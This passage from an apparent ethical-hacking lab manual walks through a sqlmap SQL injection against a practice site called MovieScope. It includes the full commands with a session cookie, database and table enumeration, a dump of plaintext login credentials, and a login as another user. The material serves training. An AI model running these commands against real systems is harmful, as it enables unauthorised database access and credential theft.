[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:57:39 /2024-03-13/

[01:57:39] [INFO] testing connection to the target URL
[01:57:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:57:40] [WARNING] reflective value(s) found and filtering out
[01:57:40] [INFO] testing if the target URL content is stable
[01:57:41] [INFO] target URL content is stable
[01:57:41] [INFO] testing if GET parameter 'id' is dynamic
[01:57:41] [INFO] GET parameter 'id' appears to be dynamic
[01:57:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[01:57:43] [INFO] testing for SQL injection on GET parameter 'id'
[01:57:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:57:44] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
 injectable (with --string="DC")
[01:57:44] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Serv
er'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
 for other DBMSes? [Y/n] Y
```

14. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.


Applications
Places
System
Wed Mar 13, 02:00
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File
Edit
View
Search
Terminal
Help
Menu
sqlmap -u "http://ww...
[Home - MovieScope ...


```
[01:59:19] [INFO] confirming Microsoft SQL Server
[01:59:19] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 11 or 2022 or 2016 or 10
web application technology: Microsoft IIS 10.0, ASP.NET, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[01:59:19] [INFO] fetching database names
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[01:59:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[01:59:19] [WARNING] your sqlmap version is outdated

[*] ending @ 01:59:19 /2024-03-13/

┌─[root@parrot]─[/home/attacker]
└──╼ #
```

15. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

16. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope --tables** command.


In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

17. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope --tables
```

18. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.




```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --tables -
```

```
[02:04:01] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+---------------+
| Comments      |
| CustomerLogin |
| Movie_Details |
| Offices       |
| OrderDetails  |
| OrderDetails1 |
| Orders        |
| Orders1       |
| User_Login    |
| User_Profile  |
| tblContact    |
+---------------+

[02:04:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[02:04:02] [WARNING] your sqlmap version is outdated

[*] ending @ 02:04:02 /2024-03-13/

┌─[root@parrot]─[/home/attacker]
└──╼ #
```

19. Now, you need to retrieve the table content of the column **User_Login**.


20. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope -T User_Login --dump** command to dump all the **User_Login** table content.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope -T User_Login --dump
```

21. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.


22. You will see that under the **password** column, the passwords are shown in plain text form.



```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Lo
```

```
[02:06:33] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[02:06:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+

[02:06:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/out
put/www.moviescope.com/dump/moviescope/User_Login.csv'
[02:06:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[02:06:33] [WARNING] your sqlmap version is outdated

[*] ending @ 02:06:33 /2024-03-13/

┌─[root@parrot]─[/home/attacker]
└──╼ #
```

23. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.




sam profile

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male

javascript:__doPostBack('lnkloginstatus','')

24. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




http://www.moviescope.com/login.aspx

Username: john

Password: ••••••

25. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.

